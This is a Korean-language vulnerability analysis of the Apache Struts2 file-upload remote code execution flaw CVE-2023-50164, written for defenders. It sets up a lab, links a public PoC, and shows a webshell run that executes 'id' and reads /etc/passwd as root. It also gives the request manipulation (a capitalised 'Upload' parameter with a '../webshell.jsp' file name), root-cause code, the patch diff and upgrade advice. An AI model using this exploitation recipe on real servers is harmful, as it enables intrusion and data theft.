Research & Technique

Apache Struts2 원격 코드 실행 취약점(CVE-2023-50164)

■ 취약점 개요

2023 년 12 월, Java EE 웹 애플리케이션 개발을 위한 오픈소스 프레임워크인 Apache Sturts2 에서 원격 코드 실행 취약점(CVE-2023-50164)이 발견됐다. Apache Sturts2 의 파일 업로드 로직 결함으로 인한 취약점이다. 해당 취약점을 통해 공격자는 파일 업로드 파라미터를 대문자로 시작하는 값으로 조작 후 임의의 경로에 웹셸(Web Shell)과 같은 악성파일을 업로드할 수 있다. 또한 경로 탐색을 통해 업로드한 악성파일에 접근하여 악성코드를 실행하거나 내부 데이터에 접근할 수 있다. CVSS 등급은 9.8 로 심각한 취약점으로 평가된다.

Apache Struts2 는 오픈소스로 제공되어 다양한 프로젝트에서 사용되고 있다. 이로 인해 취약점이 발생할 경우 많은 공격자들에 의해 악용될 수 있어 주의가 필요하다. 따라서 취약한 버전의 Apache Struts2 를 사용하고 있다면, 취약점이 해결된 버전으로 업데이트 해야 한다.

네트워크 장비 제조사인 시스코(Cisco)에서는 자사의 보안 솔루션인 ISE(Identity Service Engine)의 3.1 이하 버전을 사용할 경우, CVE-2023-50164 의 영향을 받을 수 있다고 발표하며 최신 버전으로 업데이트할 것을 권고했다.

■ 영향받는 소프트웨어 버전

CVE-2023-50164 에 취약한 소프트웨어는 다음과 같다.

S/W 구분	취약 버전
Apache Struts2	Struts 2.0.0 - Struts 2.3.37 (EOL) Struts 2.5.0 - Struts 2.5.32 Struts 6.0.0 - Struts 6.3.0.1

※ EOL(End Of Life): 제품에 대한 수명이 끝난 것으로 제품의 생성 및 지원이 종료되었음을 의미함.

■ 공격 시나리오

CVE-2023-50164를 이용한 공격 시나리오는 다음과 같다.



그림 1. CVE-2023-50164 공격 시나리오

① 공격자는 파일 업로드 기능이 구현된 CVE-2023-50164에 취약한 서버 탐색
② 공격자는 공격 대상 서버의 파일 업로드 기능을 통해 악성파일 업로드
③ 공격자는 경로 탐색으로 업로드한 악성파일에 접근하여 웹셸 실행
④ 공격자는 웹셸을 통해 원격 명령을 실행하고 악성코드 유포 및 서버 주요 정보 탈취

■ 테스트 환경 구성 정보

테스트 환경을 구축하여 CVE-2023-50164의 동작 과정을 살펴본다.

이름	정보
피해자 (192.168.102.160)	Ubuntu 22.04.3 OpenJDK 17. Tomcat 9.0 Apache struts 6.3.0.1
공격자 (192.168.102.161)	Kali Linux 2023.4 Burp Suite 2023.10.3.5

■ 취약점 테스트

Step 1. 환경 구성

피해자 PC 에 CVE-2023-50164 취약점이 존재하는 Apache Struts2 기반의 웹 서버를 구성한다. 다음의 URL 을 통해 Docker 환경으로 구성할 수 있다.

- URL: https://github.com/Trackflaw/CVE-2023-50164-ApacheStruts2-Docker.git

명령어	$ git clone https://github.com/Trackflaw/CVE-2023-50164-ApacheStruts2-Docker.git
	$ cd CVE-2023-50164-ApacheStruts2-Docker
	$ docker build --ulimit nofile=122880:122880 -m 3G -t cve-2023-50164 .
	$ docker run -p 8080:8080 --ulimit nofile=122880:122880 -m 3G --rm -it --name cve-2023-50164 cve-2023-50164

환경 구축 후 pom.xml 을 조회한 결과, CVE-2023-50164 에 취약한 Apache Struts2 6.3.0.1 버전으로 구성된 것을 확인할 수 있다.

```
  <properties>
      <project.build.sourceEncoding>UTF-8</project.build.sourceEncoding>
      <maven.compiler.source>17</maven.compiler.source>
      <maven.compiler.target>17</maven.compiler.target>
      <struts2.version>6.3.0.1</struts2.version>
      <jetty-plugin.version>9.4.46.v20220331</jetty-plugin.version>
      <maven.javadoc.skip>true</maven.javadoc.skip>
      <jackson.version>2.14.1</jackson.version>
      <jackson-data-bind.version>2.14.1</jackson-data-bind.version>
  </properties>
```

그림 2. pom.xml

Docker 를 실행하여 피해자 PC 의 8080 포트를 통해 취약한 환경에 접속할 수 있다. 또한 그림 4 와 같이 간단한 파일 업로드 기능이 구현된 페이지를 확인할 수 있다.

```
eqst@struts2:~$ docker ps
CONTAINER ID   IMAGE            COMMAND             CREATED          STATUS
     PORTS                                      NAMES
66d0440edc37   cve-2023-50164   "catalina.sh run"   11 minutes ago   Up 11 minut
es   0.0.0.0:8080->8080/tcp, :::8080->8080/tcp   cve-2023-50164
```

그림 3. Docker 실행

그림 4. 파일 업로드 페이지

jpg 확장자의 테스트 파일을 업로드한 결과, 파일 업로드에 성공했다. uploads 디렉터리에서 업로드한 파일(test.jpg)을 확인할 수 있다.

그림 5. jpg 파일 업로드

그림 6. uploads 디렉터리 조회

확장자가 jsp 인 파일을 직접 업로드할 경우, 그림 7 과 같이 업로드는 성공하지만 파일에 접근할 수 없다는 메시지가 출력된다. 즉, 테스트 환경은 업로드한 파일의 확장자가 jpg 와 png 인 경우에만 접근할 수 있고 허가되지 않은 확장자는 서버의 forbidden 디렉터리에서 확인할 수 있다.



그림 7. jsp 파일 업로드



그림 8. forbidden 디렉터리 조회

Step 2. PoC 테스트

공격자 PC 의 Kali Linux 환경에서 피해자 PC(192.168.102.160)로 CVE-2023-50164 에 대한 PoC 테스트를 진행한다. 다음의 URL 을 통해 PoC 를 다운 받을 수 있다.
- URL: https://github.com/jakabakos/CVE-2023-50164-Apache-Struts-RCE

다음의 명령어를 통해 PoC 를 실행하면 피해자 PC 에 업로드 된 웹셸에 접근하여 원격 명령을 실행할 수 있다.

명령어	python exploit.py --url http://[피해자 PC]/upload.action

PoC 테스트 결과, 피해자 PC 에 대한 정보(id)와 내부 데이터(/etc/passwd)를 조회하는 등 원격 명령 실행이 가능하다.

```
┌──(kali㉿kali)-[~/CVE-2023-50164-Apache-Struts-RCE/exploit]
└─$ python exploit.py --url http://192.168.102.160:8080/upload.action
[+] Starting exploitation ...
[+] WAR file already exists.
[+] webshell.war uploaded successfully.
[+] Reach the JSP webshell at http://192.168.102.160:8080/webshell.jsp?cmd=<COMMAND>
[+] Attempting a connection with webshell.
[+] Successfully connected to the web shell.
CMD > id


uid=0(root) gid=0(root) groups=0(root)


CMD > cat /etc/passwd


root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
```

그림 9. PoC 테스트 결과

피해자 PC 에서 PoC 를 통해 업로드 된 악성파일(webshell.jsp)을 확인할 수 있다.

```
root@66d0440edc37:/usr/local/tomcat/webapps/ROOT# ls -al
total 36
drwxr-x--- 6 root root 4096 Feb  6 08:46 .
drwxr-xr-x 1 root root 4096 Feb  6 08:30 ..
drwxr-x--- 2 root root 4096 Feb  6 08:31 forbidden
-rw-r----- 1 root root  219 Feb  4 11:48 index.html
drwxr-x--- 3 root root 4096 Feb  6 08:30 META-INF
drwxr-x--- 2 root root 4096 Feb  6 08:39 uploads
drwxr-x--- 4 root root 4096 Feb  6 08:30 WEB-INF
-rw-r----- 1 root root  548 Feb  6 08:46 webshell.jsp
```

그림 10. 업로드 된 악성파일(webshell.jsp)

■ 취약점 상세 분석

Step 1. 취약점 개요

Apache Struts2 프레임워크를 사용하여 개발된 사이트는 기본적으로 '*.action' 확장자 형태로 실행된다. Action 클래스는 특정 엔드포인트에서 사용자의 요청을 처리하는데 사용된다. CVE-2023-50164 는 파일 업로드와 관련된 '/upload.action' 엔드포인트에서 발생한다.

ActionSupport 를 상속받은 Upload 클래스에서 파일 업로드에 대한 파라미터의 구성을 확인할 수 있다. 앞서 Docker 로 구성한 테스트 환경의 Upload 클래스는 그림 11 과 같이 구성되어 있다. 이 클래스에 정의된 파일 업로드에 대한 3 가지 속성 값(upload, uploadFileName, uploadContentType)을 통해 파일 업로드 처리를 진행한다.

```
public class Upload extends ActionSupport {
    private File upload;              → 업로드한 파일의 파일 객체
    private String uploadFileName;    → 업로드한 파일의 파일명
    private String uploadContentType; → 업로드한 파일의 파일유형
    private String imagePath;
```

그림 11. Upload 클래스

파일 업로드 시 HTTP 요청 값에서 각각의 파라미터명과 속성을 매치한 그림은 다음과 같다.

```
POST /upload.action HTTP/1.1
Host: 192.168.102.160:8080
Content-Length: 184
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.102.160:8080
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarylaLnW2agdBWP11XS
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,appli
Referer: http://192.168.102.160:8080/upload.action
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=137A48BD64475A5D9D0AECBC99C6F797
Connection: close

------WebKitFormBoundarylaLnW2agdBWP11XS
Content-Disposition: form-data; name="upload"; filename="test.jpg"
Content-Type: image/jpeg
```

upload　　uploadFileName　　uploadContentType

그림 12. 파일 업로드 시 HTTP 요청

CVE-2023-50164는 HTTP 요청 값을 조작하여 파일 업로드 객체를 나타내는 파라미터(upload)를 변조하고, 원격 명령 실행을 위한 내용을 추가해 기존의 파일 내용을 덮어쓸 수 있다. 이후 악성코드를 포함한 파일 내용으로 서버에 업로드 된 파일을 의미하는 파라미터(uploadFileName)를 추가하여 임의의 경로를 지정한 파일명으로 덮어쓰는 취약점이다.

아래 표는 공격을 위한 조건을 정리한 내용이다. 파일 업로드에 성공하면 임의의 경로로 업로드 된 악성파일에 접근할 수 있다.

구분	내용	예시
조건 1	**업로드 파라미터를 대문자로 시작하는 값으로 변경 후 악성파일 내용 추가**	name="Upload" [악성파일 내용 추가]
조건 2	**업로드 된 파일을 의미하는 파라미터와 임의의 경로를 지정한 파일명 추가**	Content-Disposition: form-data; name="uploadFileName"; [악성파일을 업로드할 임의의 경로]

표 1. CVE-2023-50614 조건

프록시 툴을 통해 위의 조건을 적용한 요청 값으로 변조하여 테스트 환경으로 전송한다. 먼저, 파일 업로드 객체를 나타내는 파라미터인 name="upload"를 대문자로 시작하는 name="Upload"로 변경하고 원격 명령 실행을 위한 웹셸 코드를 추가한다. 다음으로 Content-Disposition 헤더와 name="uploadFileName"을 추가하여 서버에 업로드 된 파일을 나타내는 파라미터를 재정의하여 임의의 경로를 포함한 파일명으로 변조한다.



그림 13. HTTP 요청 변경 전

그림 14. HTTP 요청 변경 후

HTTP 요청 전송 결과, 파라미터 변경을 통해 웹셸 코드가 삽입된 파일(test.jpg)이 서버에 업로드 된다. 이후 요청값 추가를 통해 서버에 업로드 된 파일의 이름이 'test.jpg'에서 '../webshell.jsp'로 변경된다. 이로 인해 공격자는 그림 14 와 같이 ROOT 디렉터리에 업로드 된 webshell.jsp 파일에 접근할 수 있다.



그림 15. 웹셸을 통한 원격 명령 실행

피해자 PC 의 웹 서버에서 ROOT 디렉터리에 업로드 된 'webshell.jsp' 파일을 확인할 수 있다.



그림 16. 파일 업로드 결과

Step 2. 취약점 분석

CVE-2023-50164 취약점이 존재하는 Apache Struts2 에서 파일 업로드를 통한 공격 과정을 step1~4 로 나누어 설명을 진행한다.

step 1) 파일 업로드 요청 - HttpParameters.java

파일 업로드 요청이 들어오면 HTTP 요청 파라미터를 처리하는 HttpParameters 클래스의 get(), remove(), contains() 메서드는 파일 업로드와 관련한 파라미터에 대한 비교를 수행한다.

```
public HttpParameters appendAll(Map<String, Parameter> newParams) {
    parameters.putAll(newParams);
    return this;
}
```

그림 17. HttpParameters

이때 취약한 버전의 Apache Struts2 의 HttpParameters 클래스는 파라미터에 대한 대소문자를 구분한다. 즉, 파라미터가 name='upload'와 name='Upload'일 경우 대소문자를 구분하기 때문에 각각 upload 와 Upload 라는 파라미터가 생성된다.

step 2) 파일 업로드 파라미터 재정의 - 파일 내용 변조

취약한 버전의 Apache Struts2 의 HttpParameters 는 대소문자를 구분하여 별개로 취급해 기존의 파라미터에 대한 재정의가 가능하다. ParametersInterceptor 클래스의 setParameters() 메서드에서 진행되며, setParameters() 메서드는 TreeMap 구조로 파일 업로드를 처리한다. Java 의 TreeMap 은 [숫자 > 알파벳 대문자 > 알파벳 소문자 > 한글] 순서로 정렬한다.

```
protected void setParameters(final Object action, ValueStack stack, HttpParameters parameters) {
    HttpParameters params;
    Map<String, Parameter> acceptableParameters;
    if (ordered) {
        params = HttpParameters.create().withComparator(getOrderedComparator()).withParent(parameters).build();
        acceptableParameters = new TreeMap<>(getOrderedComparator());
    } else {
        params = HttpParameters.create().withParent(parameters).build();
        acceptableParameters = new TreeMap<>();
    }
```

그림 18. setParameters() 메서드

따라서 파라미터 값으로 'upload'와 'Upload'가 존재한다면, 대문자로 시작하는 'Upload' 파라미터의 파일 내용을 우선으로 출력한다. 이러한 특징을 악용하면 공격자는 파라미터 값을 Upload 로 변조하고 웹셸 스크립트를 삽입하여 전송하면 기존의 파일 내용을 덮어쓸 수 있다.

step 3) 파일 업로드 – FileUploadInterceptor.java

struts-default.xml 은 Apache Struts2 에서 기본적으로 제공하는 설정 파일이다. struts-default.xml 에서 사용자의 요청을 지원하는 Interceptor 를 정의한다.

```
<interceptor name="debugging" class="org.apache.struts2.interceptor.debugging.DebuggingInterceptor"/>
<interceptor name="execAndWait" class="org.apache.struts2.interceptor.ExecuteAndWaitInterceptor"/>
<interceptor name="exception" class="com.opensymphony.xwork2.interceptor.ExceptionMappingInterceptor"/>
<interceptor name="fileUpload" class="org.apache.struts2.interceptor.FileUploadInterceptor"/>
<interceptor name="i18n" class="org.apache.struts2.interceptor.I18nInterceptor"/>
<interceptor name="logger" class="com.opensymphony.xwork2.interceptor.LoggingInterceptor"/>
<interceptor name="modelDriven" class="com.opensymphony.xwork2.interceptor.ModelDrivenInterceptor"/>
```

그림 19. struts-default.xml

사용자로부터 파일 업로드 요청이 들어오면, FileUploadInterceptor 클래스는 multiWrapper 를 통해 inputName 값을 기반으로 파일 객체(File), 파일명(FileName), 컨텐츠 타입(FileContentType)과 같은 3 가지 속성 값을 가져와 파일 업로드 요청을 처리하고 업로드 된 파일을 서버에 저장한다.

```
// bind allowed Files
Enumeration fileParameterNames = multiWrapper.getFileParameterNames();
while (fileParameterNames != null && fileParameterNames.hasMoreElements()) {
    // get the value of this input tag
    String inputName = (String) fileParameterNames.nextElement();

    // get the content type
    String[] contentType = multiWrapper.getContentTypes(inputName);

    if (isNonEmpty(contentType)) {
        // get the name of the file from the input tag
        String[] fileName = multiWrapper.getFileNames(inputName);

        if (isNonEmpty(fileName)) {
            // get a File object for the uploaded File
            UploadedFile[] files = multiWrapper.getFiles(inputName);
            if (files != null && files.length > 0) {
                List<UploadedFile> acceptedFiles = new ArrayList<>(files.length);
                List<String> acceptedContentTypes = new ArrayList<>(files.length);
                List<String> acceptedFileNames = new ArrayList<>(files.length);
                String contentTypeName = inputName + "ContentType";
                String fileNameName = inputName + "FileName";
```

그림 20. 업로드 된 파일에 대한 정보 저장

이때 서버에 저장된 파일의 파일명인 test.jpg 는 setUploadFileName() 메소드에 전달된다.

```
public String[] getUploadFileName() {
    return this.uploadFileNames;
}

public void setUploadFileName(String[] uploadFileName) {
    this.uploadFileNames = uploadFileName;
}
```

그림 21. setUploadFileName()

step 4) 파일 업로드 파라미터 재정의 – 파일명 변조

서버에 업로드 된 악성파일에 접근하기 위해 서버에 업로드 된 파일의 파일명을 나타내는 파라미터를 재정의하여 공격자가 지정한 경로 탐색이 가능한 파일명으로 덮어쓴다. 서버에 업로드 된 파일의 파일명은 setUploadFileName()을 통해 처리되며, 현재 uploadFileName 에는 파일명이 test.jpg 인 파일이 저장된 상태다. 공격자는 이 파라미터를 재정의하여 공격자가 지정한 임의의 경로를 포함한 파일명으로 변조할 수 있다.

취약점 테스트에서는 '../webshell.jsp'의 형태로 파일명을 지정해 요청을 전송한다. 따라서 서버의 uploadFileName 파라미터가 재정의되어, 기존의 파일명인 test.jpg 가 ../webshell.jsp 로 변경된다. 이후, 공격자가 지정한 경로에 업로드 된 webshell.jsp 에 경로 탐색을 통해 접근할 수 있다.

다음은 위 과정을 토대로 HTTP 요청 값을 변조해 파일 업로드 파라미터가 재정의 되는 과정을 나타낸 그림이다.



그림 22. CVE-2023-50164 동작 과정

Step 3. 취약점 패치

2023 년 12 월 4 일, Apache 는 CVE-2023-50164 에 대한 패치된 버전인 Apache Struts2 6.3.0.2 를 커밋했다. 패치 내역은 아래의 경로에서 확인할 수 있으며, 각각의 수정 사항은 다음과 같다.
- core/src/main/java/org/apache/struts2/dispatcher/HttpParameters.java

HTTP 요청 파라미터 처리 과정에서 대소문자를 구분하지 않고, 동일한 파라미터가 있는 경우 제거하는 remove() 메서드가 추가되어 파라미터를 덮어쓰는 것이 불가능하도록 패치 되었다.

```
76  86      public HttpParameters appendAll(Map<String, Parameter> newParams) {
    87  +       remove(newParams.keySet());
77  88          parameters.putAll(newParams);
78  89          return this;
79  90      }
```

그림 23. HttpParameters 패치 내역

또한, 파라미터 처리에 관여하는 get(), contains(), remove() 메서드에 equalsIgnoreCase() 메서드를 추가하여 대소문자를 구분하지 않도록 패치 되었다. 즉, name="eqst"와 name="Eqst"를 동일한 값으로 처리한다.

```
110 137     @Override
111 138     public Parameter get(Object key) {
112     -       if (parameters.containsKey(key)) {
113     -           return parameters.get(key);
114     -       } else {
115     -           return new Parameter.Empty(String.valueOf(key));
    139 +       if (key != null && contains(String.valueOf(key))) {
    140 +           String keyString = String.valueOf(key).toLowerCase();
    141 +           for (Map.Entry<String, Parameter> entry : parameters.entrySet()) {
    142 +               if (entry.getKey() != null && entry.getKey().equalsIgnoreCase(keyString)) {
    143 +                   return entry.getValue();
    144 +               }
    145 +           }
116 146     }
    147 +   return new Parameter.Empty(String.valueOf(key));
117 148 }
```

그림 24. get() 패치 내역

```
63  73      public boolean contains(String name) {
64      -       return parameters.containsKey(name);
        74  +   boolean found = false;
        75  +   String nameLowerCase = name.toLowerCase();
        76  +
        77  +   for (String key : parameters.keySet()) {
        78  +       if (key.equalsIgnoreCase(nameLowerCase)) {
        79  +           found = true;
        80  +           break;
        81  +       }
        82  +   }
        83  +
        84  +   return found;
65  85      }
```

그림 25. contains() 패치 내역

```
50  52      public HttpParameters remove(Set<String> paramsToRemove) {
51  53          for (String paramName : paramsToRemove) {
52      -           parameters.remove(paramName);
        54  +       String paramNameLowerCase = paramName.toLowerCase();
        55  +       Iterator<Entry<String, Parameter>> iterator = parameters.entrySet().iterator();
        56  +
        57  +       while (iterator.hasNext()) {
        58  +           Map.Entry<String, Parameter> entry = iterator.next();
        59  +           if (entry.getKey().equalsIgnoreCase(paramNameLowerCase)) {
        60  +               iterator.remove();
        61  +           }
        62  +       }
53  63          }
54  64          return this;
55  65      }
```

그림 26. remove() 패치 내역

■ 대응 방안

2023 년 12 월 7 일, Apache 는 CVE-2023-50164 에 대한 패치를 공개했다. 취약한 버전을 사용 중일 경우 아래의 표를 참고하여 패치된 버전으로 업데이트 해야 한다.

- URL: https://struts.apache.org/download.cgi

구분	영향 받는 버전	패치된 버전
Apache Struts2	Struts 6.0.0 - Struts 6.3.0.1	6.3.0.2
	Struts 2.0.0 - Struts 2.3.37 (EOL) Struts 2.5.0 - Struts 2.5.32	2.5.33

■ 참고 사이트

- URL: https://nvd.nist.gov/vuln/detail/CVE-2023-50164
- URL: https://sec.cloudapps.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-struts-C2kCMkmT
- URL: https://lists.apache.org/thread/yh09b3fkf6vz5d6jdgrlvmg60lfwtqhj
- URL: https://github.com/apache/struts/commit/162e29fee9136f4bfd9b2376da2cbf590f9ea163